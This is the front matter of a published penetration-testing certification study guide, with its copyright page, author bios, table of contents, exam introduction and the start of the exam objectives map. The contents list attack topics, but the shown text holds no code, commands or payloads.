Take the Next Step in Your IT Career

Save 10%

on Exam Vouchers*

(up to a $35 value)

CompTIA®

Get details at
sybex.com/go/comptiavoucher

*Some restrictions apply. See web page for details.

SYBEX®

https://t.me/learningnets

CompTIA®

PenTest+ Study Guide



https://t.me/learningnets

CompTIA®

PenTest+ Study Guide

Exam PT0-001



Mike Chapple

David Seidl

SYBEX®
A Wiley Brand

https://t.me/learningnets

Senior Acquisitions Editor: Kenyon Brown
Development Editor: Jim Compton
Technical Editor: Jeff Parker
Senior Production Editor: Christine O'Connor
Copy Editor: Judy Flynn
Content Enablement and Operations Manager: Pete Gaughan
Production Manager: Kathleen Wisor
Executive Editor: Jim Minatel
Book Designers: Judy Fung and Bill Gibson
Proofreader: Louise Watson, Word One New York
Indexer: Ted Laux
Project Coordinator, Cover: Brent Savage
Cover Designer: Wiley
Cover Image: Getty Images Inc./Jeremy Woodhouse

Copyright © 2019 by John Wiley & Sons, Inc., Indianapolis, Indiana

Published simultaneously in Canada

ISBN: 978-1-119-50422-1
ISBN: 978-1-119-50425-2 (ebk.)
ISBN: 978-1-119-50424-5 (ebk.)

Manufactured in the United States of America

No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, except as permitted under Sections 107 or 108 of the 1976 United States Copyright Act, without either the prior written permission of the Publisher, or authorization through payment of the appropriate per-copy fee to the Copyright Clearance Center, 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, fax (978) 646-8600. Requests to the Publisher for permission should be addressed to the Permissions Department, John Wiley & Sons, Inc., 111 River Street, Hoboken, NJ 07030, (201) 748-6011, fax (201) 748-6008, or online at http://www.wiley.com/go/permissions.

Limit of Liability/Disclaimer of Warranty: The publisher and the author make no representations or warranties with respect to the accuracy or completeness of the contents of this work and specifically disclaim all warranties, including without limitation warranties of fitness for a particular purpose. No warranty may be created or extended by sales or promotional materials. The advice and strategies contained herein may not be suitable for every situation. This work is sold with the understanding that the publisher is not engaged in rendering legal, accounting, or other professional services. If professional assistance is required, the services of a competent professional person should be sought. Neither the publisher nor the author shall be liable for damages arising herefrom. The fact that an organization or Web site is referred to in this work as a citation and/or a potential source of further information does not mean that the author or the publisher endorses the information the organization or Web site may provide or recommendations it may make. Further, readers should be aware that Internet Web sites listed in this work may have changed or disappeared between when this work was written and when it is read.

For general information on our other products and services or to obtain technical support, please contact our Customer Care Department within the U.S. at (877) 762-2974, outside the U.S. at (317) 572-3993 or fax (317) 572-4002.

Wiley publishes in a variety of print and electronic formats and by print-on-demand. Some material included with standard print versions of this book may not be included in e-books or in print-on-demand. If this book refers to media such as a CD or DVD that is not included in the version you purchased, you may download this material at http://booksupport.wiley.com. For more information about Wiley products, visit www.wiley.com.

Library of Congress Control Number: 2018958333

TRADEMARKS: Wiley, the Wiley logo, and the Sybex logo are trademarks or registered trademarks of John Wiley & Sons, Inc. and/or its affiliates, in the United States and other countries, and may not be used without written permission. CompTIA and PenTest+ are trademarks or registered trademarks of CompTIA, Inc. All other trademarks are the property of their respective owners. John Wiley & Sons, Inc. is not associated with any product or vendor mentioned in this book.

10 9 8 7 6 5 4 3 2 1

https://t.me/learningnets

This book is dedicated to Ron Kraemer—a mentor, friend, and wonderful boss.

https://t.me/learningnets

Acknowledgments

Books like this involve work from many people, and as authors, we truly appreciate the hard work and dedication that the team at Wiley shows. We would especially like to thank Senior Acquisitions Editor Kenyon Brown. We have worked with Ken on multiple projects and consistently enjoy our work with him.

We also greatly appreciated the editing and production team for the book, including Jim Compton, our developmental editor, whose prompt and consistent oversight got this book out the door, and Christine O'Connor, our production editor, who guided us through layouts, formatting, and final cleanup to produce a great book. We'd also like to thank our technical editor, Jeff Parker, who provided us with thought-provoking questions and technical insight throughout the process. We would also like to thank the many behind-the-scenes contributors, including the graphics, production, and technical teams who make the book and companion materials into a finished product.

Our agent, Carole Jelen of Waterside Productions, continues to provide us with wonderful opportunities, advice, and assistance throughout our writing careers.

Finally, we would like to thank our families, friends, and significant others who support us through the late evenings, busy weekends, and long hours that a book like this requires to write, edit, and get to press.

https://t.me/learningnets

About the Authors



Mike Chapple, PhD, Security+, CISSP, CISA, PenTest+, CySA+, is an associate teaching professor of IT, analytics, and operations at the University of Notre Dame. He is also the academic director of the University's master's program in business analytics.

Mike is a cybersecurity professional with over 20 years of experience in the field. Prior to his current role, Mike served as senior director for IT service delivery at Notre Dame, where he oversaw the University's cybersecurity program, cloud computing efforts, and other areas. Mike also previously served as chief information officer of Brand Institute and an information security researcher with the National Security Agency and the U.S. Air Force.

Mike is a frequent contributor to several magazines and websites and is the author or coauthor of more than 25 books, including *CISSP Official (ISC)² Study Guide*, *CISSP Official (ISC)² Practice Tests*, *CompTIA CySA+ Study Guide: Exam CS0-001*, and *CompTIA CySA+ Practice Tests: Exam CS0-001*, all from Wiley, and *Cyberwarfare: Information Operations in a Connected World* (Jones and Bartlett, 2014).

Mike offers free study groups for the PenTest+, CySA+, Security+, CISSP, and SSCP certifications at his website, certmike.com.



David Seidl, CISSP, PenTest+, CySA+, GCIH, GPEN, is the senior director for campus technology services at the University of Notre Dame. As the senior director for CTS, David is responsible for Amazon AWS cloud operations, virtualization, enterprise storage, platform and operating system support, database and ERP administration and services, identity and access management, application services, enterprise content management, digital signage, labs, lecterns, and academic printing and a variety of other services and systems.

During his over 22 years in information technology, David has served in a variety of leadership, technical, and information security roles, including leading Notre Dame's information security team as director of information security. He has written books on security certification and cyberwarfare, including coauthoring *CompTIA CySA+ Study Guide: Exam CS0-001*, *CompTIA CySA+ Practice Tests: Exam CS0-001*, and *CISSP (ISC)² Official Practice Tests* from Wiley and *Cyberwarfare: Information Operations in a Connected World* (Jones and Bartlett, 2014).

David holds a bachelor's degree in communication technology and a master's degree in information security from Eastern Michigan University.

https://t.me/learningnets

Contents at a Glance

Introduction		*xxv*
Assessment Test		*lvi*
Chapter 1	Penetration Testing	1
Chapter 2	Planning and Scoping Penetration Tests	31
Chapter 3	Information Gathering	57
Chapter 4	Vulnerability Scanning	99
Chapter 5	Analyzing Vulnerability Scans	137
Chapter 6	Exploit and Pivot	181
Chapter 7	Exploiting Network Vulnerabilities	223
Chapter 8	Exploiting Physical and Social Vulnerabilities	259
Chapter 9	Exploiting Application Vulnerabilities	283
Chapter 10	Exploiting Host Vulnerabilities	321
Chapter 11	Scripting for Penetration Testing	363
Chapter 12	Reporting and Communication	405
Appendix	Answers to Review Questions	425
Index		*447*

https://t.me/learningnets

Contents

Introduction *xxv*

Assessment Test *lvi*

Chapter 1 Penetration Testing 1

What Is Penetration Testing? 2
Cybersecurity Goals 2
Adopting the Hacker Mind-Set 4
Reasons for Penetration Testing 5
Benefits of Penetration Testing 5
Regulatory Requirements for Penetration Testing 6
Who Performs Penetration Tests? 8
Internal Penetration Testing Teams 8
External Penetration Testing Teams 9
Selecting Penetration Testing Teams 9
The CompTIA Penetration Testing Process 10
Planning and Scoping 11
Information Gathering and Vulnerability Identification 11
Attacking and Exploiting 12
Reporting and Communicating Results 13
The Cyber Kill Chain 13
Reconnaissance 15
Weaponization 15
Delivery 16
Exploitation 16
Installation 16
Command and Control 16
Actions on Objectives 17
Tools of the Trade 17
Reconnaissance 19
Vulnerability Scanners 20
Social Engineering 21
Credential-Testing Tools 21
Debuggers 21
Software Assurance 22
Network Testing 22
Remote Access 23
Exploitation 23
Summary 23
Exam Essentials 24

https://t.me/learningnets

Lab Exercises 25
Activity 1.1: Adopting the Hacker Mind-Set 25
Activity 1.2: Using the Cyber Kill Chain 25
Review Questions 26

Chapter 2 Planning and Scoping Penetration Tests 31

Scoping and Planning Engagements 35
Assessment Types 36
White Box, Black Box, or Gray Box? 36
The Rules of Engagement 38
Scoping Considerations: A Deeper Dive 40
Support Resources for Penetration Tests 42
Key Legal Concepts for Penetration Tests 45
Contracts 45
Data Ownership and Retention 46
Authorization 46
Environmental Differences 46
Understanding Compliance-Based Assessments 48
Summary 50
Exam Essentials 51
Lab Exercises 52
Review Questions 53

Chapter 3 Information Gathering 57

Footprinting and Enumeration 60
OSINT 61
Location and Organizational Data 64
Infrastructure and Networks 67
Security Search Engines 72
Active Reconnaissance and Enumeration 74
Hosts 75
Services 75
Networks, Topologies, and Network Traffic 81
Packet Crafting and Inspection 83
Enumeration 84
Information Gathering and Code 88
Information Gathering and Defenses 89
Defenses Against Active Reconnaissance 90
Preventing Passive Information Gathering 90
Summary 90
Exam Essentials 91
Lab Exercises 92
Activity 3.1: Manual OSINT Gathering 92
Activity 3.2: Exploring Shodan 93
Activity 3.3: Running a Nessus Scan 93
Review Questions 94

https://t.me/learningnets

Chapter 4 Vulnerability Scanning 99

Identifying Vulnerability Management Requirements 102
Regulatory Environment 102
Corporate Policy 106
Support for Penetration Testing 106
Identifying Scan Targets 106
Determining Scan Frequency 107
Configuring and Executing Vulnerability Scans 109
Scoping Vulnerability Scans 110
Configuring Vulnerability Scans 111
Scanner Maintenance 117
Software Security Testing 119
Analyzing and Testing Code 120
Web Application Vulnerability Scanning 121
Developing a Remediation Workflow 125
Prioritizing Remediation 126
Testing and Implementing Fixes 127
Overcoming Barriers to Vulnerability Scanning 127
Summary 129
Exam Essentials 129
Lab Exercises 130
Activity 4.1: Installing a Vulnerability Scanner 130
Activity 4.2: Running a Vulnerability Scan 130
Activity 4.3: Developing a Penetration Test Vulnerability Scanning Plan 131
Review Questions 132

Chapter 5 Analyzing Vulnerability Scans 137

Reviewing and Interpreting Scan Reports 138
Understanding CVSS 142
Validating Scan Results 147
False Positives 147
Documented Exceptions 147
Understanding Informational Results 148
Reconciling Scan Results with Other Data Sources 149
Trend Analysis 149
Common Vulnerabilities 150
Server and Endpoint Vulnerabilities 151
Network Vulnerabilities 161
Virtualization Vulnerabilities 167
Internet of Things (IoT) 169
Web Application Vulnerabilities 170

https://t.me/learningnets

Summary 172
Exam Essentials 173
Lab Exercises 174
Activity 5.1: Interpreting a Vulnerability Scan 174
Activity 5.2: Analyzing a CVSS Vector 174
Activity 5.3: Developing a Penetration Testing Plan 175
Review Questions 176

Chapter 6 Exploit and Pivot 181

Exploits and Attacks 184
Choosing Targets 184
Identifying the Right Exploit 185
Exploit Resources 188
Developing Exploits 189
Exploitation Toolkits 191
Metasploit 192
PowerSploit 198
Exploit Specifics 199
RPC/DCOM 199
PsExec 199
PS Remoting/WinRM 199
WMI 200
Scheduled Tasks and cron Jobs 200
SMB 201
RDP 202
Apple Remote Desktop 203
VNC 203
X-Server Forwarding 203
Telnet 203
SSH 204
Leveraging Exploits 204
Common Post-Exploit Attacks 204
Privilege Escalation 207
Social Engineering 208
Persistence and Evasion 209
Scheduled Jobs and Scheduled Tasks 209
Inetd Modification 210
Daemons and Services 210
Back Doors and Trojans 210
New Users 211
Pivoting 211
Covering Your Tracks 212
Summary 213
Exam Essentials 214

https://t.me/learningnets

Lab Exercises 215
Activity 6.1: Exploit 215
Activity 6.2: Discovery 215
Activity 6.3: Pivot 216
Review Questions 217

Chapter 7 Exploiting Network Vulnerabilities 223

Conducting Network Exploits 226
VLAN Hopping 226
Network Proxies 228
DNS Cache Poisoning 228
Man-in-the-Middle 229
NAC Bypass 233
DoS Attacks and Stress Testing 234
Exploiting Windows Services 236
NetBIOS Name Resolution Exploits 236
SMB Exploits 240
Exploiting Common Services 240
SNMP Exploits 241
SMTP Exploits 242
FTP Exploits 243
Samba Exploits 244
Wireless Exploits 245
Evil Twins and Wireless MITM 245
Other Wireless Protocols and Systems 247
RFID Cloning 248
Jamming 249
Repeating 249
Summary 250
Exam Essentials 251
Lab Exercises 251
Activity 7.1: Capturing Hashes 251
Activity 7.2: Brute-Forcing Services 252
Activity 7.3: Wireless Testing 253
Review Questions 254

Chapter 8 Exploiting Physical and Social Vulnerabilities 259

Physical Facility Penetration Testing 262
Entering Facilities 262
Information Gathering 266
Social Engineering 266
In-Person Social Engineering 267
Phishing Attacks 269

https://t.me/learningnets

Website-Based Attacks 270
Using Social Engineering Tools 270
Summary 273
Exam Essentials 274
Lab Exercises 275
Activity 8.1: Designing a Physical Penetration Test 275
Activity 8.2: Brute-Forcing Services 276
Activity 8.3: Using BeEF 276
Review Questions 278

Chapter 9 Exploiting Application Vulnerabilities 283

Exploiting Injection Vulnerabilities 287
Input Validation 287
Web Application Firewalls 288
SQL Injection Attacks 289
Code Injection Attacks 292
Command Injection Attacks 293
Exploiting Authentication Vulnerabilities 293
Password Authentication 294
Session Attacks 295
Kerberos Exploits 298
Exploiting Authorization Vulnerabilities 299
Insecure Direct Object References 299
Directory Traversal 300
File Inclusion 301
Exploiting Web Application Vulnerabilities 302
Cross-Site Scripting (XSS) 302
Cross-Site Request Forgery (CSRF/XSRF) 305
Clickjacking 305
Unsecure Coding Practices 306
Source Code Comments 306
Error Handling 306
Hard-Coded Credentials 307
Race Conditions 308
Unprotected APIs 308
Unsigned Code 308
Application Testing Tools 308
Static Application Security Testing (SAST) 309
Dynamic Application Security Testing (DAST) 310
Mobile Tools 313
Summary 313
Exam Essentials 313

https://t.me/learningnets

Lab Exercises 314
Activity 9.1: Application Security Testing Techniques 314
Activity 9.2: Using the ZAP Proxy 314
Activity 9.3: Creating a Cross-Site Scripting Vulnerability 315
Review Questions 316

Chapter 10 Exploiting Host Vulnerabilities 321

Attacking Hosts 325
Linux 325
Windows 331
Cross-Platform Exploits 338
Remote Access 340
SSH 340
NETCAT and Ncat 341
Proxies and Proxychains 341
Metasploit and Remote Access 342
Attacking Virtual Machines and Containers 342
Virtual Machine Attacks 343
Container Attacks 344
Physical Device Security 345
Cold-Boot Attacks 345
Serial Consoles 345
JTAG Debug Pins and Ports 346
Attacking Mobile Devices 347
Credential Attacks 348
Credential Acquisition 348
Offline Password Cracking 349
Credential Testing and Brute-Forcing Tools 350
Wordlists and Dictionaries 351
Summary 352
Exam Essentials 353
Lab Exercises 354
Activity 10.1: Dumping and Cracking the Windows SAM and Other Credentials 354
Activity 10.2: Cracking Passwords Using Hashcat 355
Activity 10.3: Setting Up a Reverse Shell and a Bind Shell 356
Review Questions 358

Chapter 11 Scripting for Penetration Testing 363

Scripting and Penetration Testing 364
Bash 365
PowerShell 366

https://t.me/learningnets

Ruby 367
Python 368
Variables, Arrays, and Substitutions 368
Bash 370
PowerShell 371
Ruby 371
Python 372
Comparison Operations 372
String Operations 373
Bash 375
PowerShell 376
Ruby 377
Python 378
Flow Control 378
Conditional Execution 379
For Loops 384
While Loops 389
Input and Output (I/O) 394
Redirecting Standard Input and Output 394
Error Handling 395
Bash 395
PowerShell 396
Ruby 396
Python 396
Summary 397
Exam Essentials 397
Lab Exercises 398
Activity 11.1: Reverse DNS Lookups 398
Activity 11.2: Nmap Scan 398
Review Questions 399

Chapter 12 Reporting and Communication 405

The Importance of Communication 408
Defining a Communication Path 408
Communication Triggers 408
Goal Reprioritization 409
Recommending Mitigation Strategies 409
Finding: Shared Local Administrator Credentials 411
Finding: Weak Password Complexity 411
Finding: Plain Text Passwords 413
Finding: No Multifactor Authentication 413
Finding: SQL Injection 414
Finding: Unnecessary Open Services 415

https://t.me/learningnets

Writing a Penetration Testing Report 415
Structuring the Written Report 415
Secure Handling and Disposition of Reports 417
Wrapping Up the Engagement 418
Post-Engagement Cleanup 418
Client Acceptance 419
Lessons Learned 419
Follow-Up Actions/Retesting 419
Attestation of Findings 419
Summary 420
Exam Essentials 420
Lab Exercises 421
Activity 12.1: Remediation Strategies 421
Activity 12.2: Report Writing 421
Review Questions 422

Appendix Answers to Review Questions 425

Chapter 1: Penetration Testing 426
Chapter 2: Planning and Scoping Penetration Tests 427
Chapter 3: Information Gathering 429
Chapter 4: Vulnerability Scanning 431
Chapter 5: Analyzing Vulnerability Scans 433
Chapter 6: Exploit and Pivot 434
Chapter 7: Exploiting Network Vulnerabilities 436
Chapter 8: Exploiting Physical and Social Vulnerabilities 438
Chapter 9: Exploiting Application Vulnerabilities 440
Chapter 10: Exploiting Host Vulnerabilities 442
Chapter 11: Script for Penetration Testing 444
Chapter 12: Reporting and Communication 445

Index *447*

https://t.me/learningnets

Introduction

The *CompTIA PenTest+ Study Guide: Exam PT0-001* provides accessible explanations and real-world knowledge about the exam objectives that make up the PenTest+ certification. This book will help you to assess your knowledge before taking the exam, as well as provide a stepping stone to further learning in areas where you may want to expand your skill set or expertise.

Before you tackle the PenTest+ exam, you should already be a security practitioner. CompTIA suggests that test-takers should have intermediate-level skills based on their cybersecurity pathway. You should also be familiar with at least some of the tools and techniques described in this book. You don't need to know every tool, but understanding how to use existing experience to approach a new scenario, tool, or technology that you may not know is critical to passing the PenTest+ exam.

CompTIA

CompTIA is a nonprofit trade organization that offers certification in a variety of IT areas, ranging from the skills that a PC support technician needs, which are covered in the A+ exam, to advanced certifications like the CompTIA Advanced Security Practitioner, or CASP, certification. CompTIA divides its exams into three categories based on the skill level required for the exam and what topics it covers, as shown in the following table:

Beginner/Novice	Intermediate	Advanced
IT Fundamentals	Network+	CASP
A+	Security+	
	CySA+	
	PenTest+	

CompTIA recommends that practitioners follow a cybersecurity career path that begins with the IT fundamentals and A+ exam and proceeds to include the Network+ and Security+ credentials to complete the foundation. From there, cybersecurity professionals may choose the PenTest+ and/or Cybersecurity Analyst+ (CySA+) certifications before attempting the CompTIA Advanced Security Practitioner (CASP) certification as a capstone credential.

The CySA+ and PenTest+ exams are more advanced exams, intended for professionals with hands-on experience who also possess the knowledge covered by the prior exams.

CompTIA certifications are ISO and ANSI accredited, and they are used throughout multiple industries as a measure of technical skill and knowledge. In addition, CompTIA certifications, including the Security+ and the CASP, have been approved by the U.S. government as Information Assurance baseline certifications and are included in the State Department's Skills Incentive Program.

https://t.me/learningnets

The PenTest+ Exam

The PenTest+ exam is designed to be a vendor-neutral certification for penetration testers. It is designed to assess current penetration testing, vulnerability assessment, and vulnerability management skills with a focus on network resiliency testing. Successful test-takers will prove their ability plan and scope assessments, handle legal and compliance requirements, and perform vulnerability scanning and penetration testing activities using a variety of tools and techniques, and then analyze the results of those activities.

It covers five major domains:

1. Planning and Scoping
2. Information Gathering and Vulnerability Identification
3. Attacks and Exploits
4. Penetration Testing Tools
5. Reporting and Communication

These five areas include a range of subtopics, from scoping penetration tests to performing host enumeration and exploits, while focusing heavily on scenario-based learning.

The PenTest+ exam fits between the entry-level Security+ exam and the CompTIA Advanced Security Practitioner (CASP) certification, providing a mid-career certification for those who are seeking the next step in their certification and career path while specializing in penetration testing or vulnerability management.

The PenTest+ exam is conducted in a format that CompTIA calls "performance-based assessment." This means that the exam uses hands-on simulations using actual security tools and scenarios to perform tasks that match those found in the daily work of a security practitioner. There may be multiple types of exam questions, such as multiple-choice, fill-in-the-blank, multiple-response, drag-and-drop, and image-based problems.

CompTIA recommends that test-takers have three or four years of information security–related experience before taking this exam and that they have taken the Security+ exam or have equivalent experience, including technical, hands-on expertise. The exam costs $346 in the United States, with roughly equivalent prices in other locations around the globe. More details about the PenTest+ exam and how to take it can be found at

`https://certification.comptia.org/certifications/pentest`

Study and Exam Preparation Tips

A test preparation book like this cannot teach you every possible security software package, scenario, and specific technology that may appear on the exam. Instead, you should focus on whether you are familiar with the type or category of technology, tool, process, or scenario presented as you read the book. If you identify a gap, you may want to find additional tools to help you learn more about those topics.

https://t.me/learningnets

Additional resources for hands-on exercises include the following:

- Exploit-Exercises.com provides virtual machines, documentation, and challenges covering a wide range of security issues at `https://exploit-exercises.com/`.
- Hacking-Lab provides capture-the-flag (CTF) exercises in a variety of fields at `https://www.hacking-lab.com/index.html`.
- The OWASP Hacking Lab provides excellent web application–focused exercises at `https://www.owasp.org/index.php/OWASP_Hacking_Lab`.
- PentesterLab provides a subscription-based access to penetration testing exercises at `https://www.pentesterlab.com/exercises/`.
- The InfoSec Institute provides online capture-the-flag activities with bounties for written explanations of successful hacks at `http://ctf.infosecinstitute.com/`.

Since the exam uses scenario-based learning, expect the questions to involve analysis and thought rather than relying on simple memorization. As you might expect, it is impossible to replicate that experience in a book, so the questions here are intended to help you be confident that you know the topic well enough to think through hands-on exercises.

Taking the Exam

Once you are fully prepared to take the exam, you can visit the CompTIA website to purchase your exam voucher:

`www.comptiastore.com/Articles.asp?ID=265&category=vouchers`

CompTIA partners with Pearson VUE's testing centers, so your next step will be to locate a testing center near you. In the United States, you can do this based on your address or your zip code, while non-U.S. test-takers may find it easier to enter their city and country. You can search for a test center near you at

`http://www.pearsonvue.com/comptia/locate/`

Now that you know where you'd like to take the exam, simply set up a Pearson VUE testing account and schedule an exam:

`https://certification.comptia.org/testing/schedule-exam`

On the day of the test, take two forms of identification, and make sure to show up with plenty of time before the exam starts. Remember that you will not be able to take your notes, electronic devices (including smartphones and watches), or other materials in with you.

After the PenTest+ Exam

Once you have taken the exam, you will be notified of your score immediately, so you'll know if you passed the test right away. You should keep track of your score report with your exam registration records and the email address you used to register for the exam. If you've passed, you'll receive a handsome certificate, similar to the one shown here:

https://t.me/learningnets



Maintaining Your Certification

CompTIA certifications must be renewed on a periodic basis. To renew your certification, you can either pass the most current version of the exam, earn a qualifying higher-level CompTIA or industry certification, or complete sufficient continuing education activities to earn enough continuing education units (CEUs) to renew it.

CompTIA provides information on renewals via their website at

`https://certification.comptia.org/continuing-education/how-to-renew`

When you sign up to renew your certification, you will be asked to agree to the CE program's Code of Ethics, to pay a renewal fee, and to submit the materials required for your chosen renewal method.

A full list of the industry certifications you can use to acquire CEUs toward renewing the PenTest+ can be found at

`https://certification.comptia.org/continuing-education/choose/renewal-options`

https://t.me/learningnets

What Does This Book Cover?

This book is designed to cover the five domains included in the PenTest+ exam:

Chapter 1: Penetration Testing Learn the basics of penetration testing as you begin an in-depth exploration of the field. In this chapter, you will learn why organizations conduct penetration testing and the role of the penetration test in a cybersecurity program.

Chapter 2: Planning and Scoping Penetration Tests Proper planning is critical to a penetration test. In this chapter you will learn how to define the rules of engagement, scope, budget, and other details that need to be determined before a penetration test starts. Details of contracts, compliance and legal concerns, and authorization are all discussed so that you can make sure you are covered before a test starts.

Chapter 3: Information Gathering Gathering information is one of the earliest stages of a penetration test. In this chapter you will learn how to gather open-source intelligence (OSINT) via passive means. Once you have OSINT, you can leverage the active scanning and enumeration techniques and tools you will learn about in the second half of the chapter.

Chapter 4: Vulnerability Scanning Managing vulnerabilities helps to keep your systems secure. In this chapter you will learn how to conduct vulnerability scans and use them as an important information source for penetration testing.

Chapter 5: Analyzing Vulnerability Scans Vulnerability reports can contain huge amounts of data about potential problems with systems. In this chapter you will learn how to read and analyze a vulnerability scan report, what CVSS scoring is and what it means, as well as how to choose the appropriate actions to remediate the issues you have found. Along the way, you will explore common types of vulnerabilities, their impact on systems and networks, and how they might be exploited during a penetration test.

Chapter 6: Exploit and Pivot Once you have a list of vulnerabilities, you can move on to prioritizing the exploits based on the likelihood of success and availability of attack methods. In this chapter you will explore common attack techniques and tools and when to use them. Once you have gained access, you can pivot to other systems or networks that may not have been accessible previously. You will learn tools and techniques that are useful for lateral movement once you're inside of a network's security boundaries, how to cover your tracks, and how to hide the evidence of your efforts.

Chapter 7: Exploiting Network Vulnerabilities Penetration testers often start with network attacks against common services. In this chapter you will explore the most frequently attacked services, including NetBIOS, SMB, SNMP, and others. You will learn about man-in-the-middle attacks, network-specific techniques, and how to attack wireless networks and systems.

Chapter 8: Exploiting Physical and Social Vulnerabilities Humans are the most vulnerable part of an organization's security posture, and penetration testers need to know how to exploit the human element of an organization. In this chapter you will explore social engineering methods, motivation techniques, and social engineering tools. Once you know how to leverage human behavior, you will explore how to gain and leverage physical access to buildings and other secured areas.

https://t.me/learningnets

Chapter 9: Exploiting Application Vulnerabilities Applications are the go-to starting point for testers and hackers alike. If an attacker can break through the security of a web application and access the backend systems supporting that application, they often have the starting point they need to wage a full-scale attack. In this chapter we examine many of the application vulnerabilities that are commonly exploited during penetration tests.

Chapter 10: Exploiting Host Vulnerabilities Attacking hosts relies on understanding operating system–specific vulnerabilities for Windows and Linux as well as common problems found on almost all operating systems. In this chapter you will explore privilege escalation, OS-specific exploits, sandbox escape, physical device security, credential capture, and password recovery tools. You will also explore a variety of tools you can leverage to compromise a host or exploit it further once you have access.

Chapter 11: Scripting for Penetration Testing Scripting languages provide a means to automate the repetitive tasks of penetration testing. Penetration testers do not need to be software engineers. Generally speaking, pen-testers don't write extremely lengthy code or develop applications that will be used by many other people. The primary development skill that a penetration tester should acquire is the ability to read fairly simple scripts written in a variety of common languages and adapt them to their own unique needs. That's what we'll explore in this chapter.

Chapter 12: Reporting and Communication Penetration tests are only useful to the organization if the penetration testers are able to effectively communicate the state of the organization to management and technical staff. In this chapter we turn our attention to that crucial final phase of a penetration test: reporting and communicating our results.

Practice Exam Once you have completed your studies, the practice exam will provide you with a chance to test your knowledge. Use this exam to find places where you may need to study more or to verify that you are ready to tackle the exam. We'll be rooting for you!

Appendix: Answers to Chapter Review Questions The Appendix has answers to the review questions you will find at the end of each chapter.

Objective Mapping

The following listing summarizes how the major Pentest+ objective areas map to the chapters in this book. If you want to study a specific domain, this mapping can help you identify where to focus your reading.

Planning and Scoping: Chapter 2

Information Gathering and Vulnerability Identification: Chapters 3, 4, 5, 6, 10

Attacks and Exploits: Chapters 6, 7, 8, 9, 10

Penetration Testing Tools: Chapters 3, 4, 5, 6, 7, 8, 9, 10, 11, 12

Reporting and Communications: Chapter 12

Later in this introduction you'll find a detailed map showing where every objective topic is covered.

https://t.me/learningnets

The book is written to build your knowledge as you progress through it, so starting at the beginning is a good idea. Each chapter includes notes on important content and practice questions to help you test your knowledge. Once you are ready, a complete practice test is provided to assess your knowledge.

Study Guide Elements

This study guide uses a number of common elements to help you prepare. These include the following:

Summaries The summary section of each chapter briefly explains the chapter, allowing you to easily understand what it covers.

Exam Essentials The exam essentials focus on major exam topics and critical knowledge that you should take into the test. The exam essentials focus on the exam objectives provided by CompTIA.

Chapter Review Questions A set of questions at the end of each chapter will help you assess your knowledge and whether you are ready to take the exam based on your knowledge of that chapter's topics.

Lab Exercises The lab exercises provide more in-depth practice opportunities to expand your skills and to better prepare for performance-based testing on the PenTest+ exam.

Real-World Scenarios The real-world scenarios included in each chapter tell stories and provide examples of how topics in the chapter look from the point of view of a security professional. They include current events, personal experience, and approaches to actual problems.

Interactive Online Learning Environment

The interactive online learning environment that accompanies *CompTIA PenTest+ Study Guide: Exam PT0-001* provides a test bank with study tools to help you prepare for the certification exam—and increase your chances of passing it the first time! The test bank includes the following elements:

Sample Tests All of the questions in this book are provided, including the assessment test, which you'll find at the end of this introduction, and the chapter tests that include the review questions at the end of each chapter. In addition, there is a practice exam. Use these questions to test your knowledge of the study guide material. The online test bank runs on multiple devices.

Flashcards Questions are provided in digital flashcard format (a question followed by a single correct answer). You can use the flashcards to reinforce your learning and provide last-minute test prep before the exam.

Other Study Tools A glossary of key terms from this book and their definitions is available as a fully searchable PDF.



Go to `http://www.wiley.com/go/sybextestprep` to register and gain access to this interactive online learning environment and test bank with study tools.

https://t.me/learningnets

CompTIA PenTest+ Certification Exam Objectives

The *CompTIA PenTest+ Study Guide* has been written to cover every PenTest+ exam objective at a level appropriate to its exam weighting. The following table provides a breakdown of this book's exam coverage, showing you the weight of each section and the chapter where each objective or subobjective is covered.

Domain	Percentage of Exam
1.0 Planning and Scoping	15%
2.0 Information Gathering and Vulnerability Identification	22%
3.0 Attacks and Exploits	30%
4.0 Penetration Testing Tools	17%
5.0 Reporting and Communication	16%
Total	**100%**

1.0 Planning and Scoping

Exam Objective	Chapter
1.1 Explain the importance of planning for an engagement.	**2**
Understanding the target audience	2
Rules of engagement	2
Communication escalation path	2
Resources and requirements	2
Confidentiality of findings	2
Known vs. unknown	2
Budget	2
Impact analysis and remediation timelines	2

https://t.me/learningnets

Exam Objective	Chapter
Disclaimers	2
Point-in-time assessment	2
Comprehensiveness	2
Technical constraints	2
Support resources	2
WSDL/WADL	2
SOAP project file	2
SDK documentation	2
Swagger document	2
XSD	2
Sample application requests	2
Architectural diagrams	2
1.2 Explain key legal concepts.	2
Contracts	2
SOW	2
MSA	2
NDA	2
Environmental differences	2
Export restrictions	2
Local and national government restrictions	2
Corporate policies	2

https://t.me/learningnets

Exam Objective	Chapter
Written authorization	2
Obtain signature from proper signing authority	2
Third-party provider authorization when necessary	2
1.3 Explain the importance of scoping an engagement properly.	2
Types of assessment	2
Goals-based/objectives-based	2
Compliance-based	2
Red team	2
Special scoping considerations	2
Premerger	2
Supply chain	2
Target selection	2
Targets	2
Internal	2
On-site vs. off-site	2
External	2
First-party vs. third-party hosted	2
Physical	2
Users	2
SSIDs	2
Applications	2
Considerations	2

https://t.me/learningnets

Exam Objective	Chapter
White-listed vs. black-listed	2
Security exceptions	2
IPS/WAF whitelist	2
NAC	2
Certificate pinning	2
Company's policies	2
Strategy	2
Black box vs. white box vs. gray box	2
Risk acceptance	2
Tolerance to impact	2
Scheduling	2
Scope creep	2
Threat actors	2
Adversary tier	2
APT	2
Script kiddies	2
Hacktivist	2
Insider threat	2
Capabilities	2
Intent	2
Threat models	2

https://t.me/learningnets

Exam Objective	Chapter
1.4 Explain the key aspects of compliance-based assessments.	2
Compliance-based assessments, limitations, and caveats	2
Rules to complete assessment	2
Password policies	2
Data isolation	2
Key management	2
Limitations	2
Limited network access	2
Limited storage access	2
Clearly defined objectives based on regulations	2

2.0 Information Gathering and Vulnerability Identification

Exam Objective	Chapter
2.1 Given a scenario, conduct information gathering using appropriate techniques.	**3**
Scanning	3
Enumeration	3
Hosts	3
Networks	3
Domains	3
Users	3

https://t.me/learningnets

Exam Objective	Chapter
Groups	3
Network shares	3
Web pages	3
Applications	3
Services	3
Tokens	3
Social networking sites	3
Packet crafting	3
Packet inspection	3
Fingerprinting	3
Cryptography	3
Certificate inspection	3
Eavesdropping	3
RF communication monitoring	3
Sniffing	3
Wired	3
Wireless	3
Decompilation	3
Debugging	3
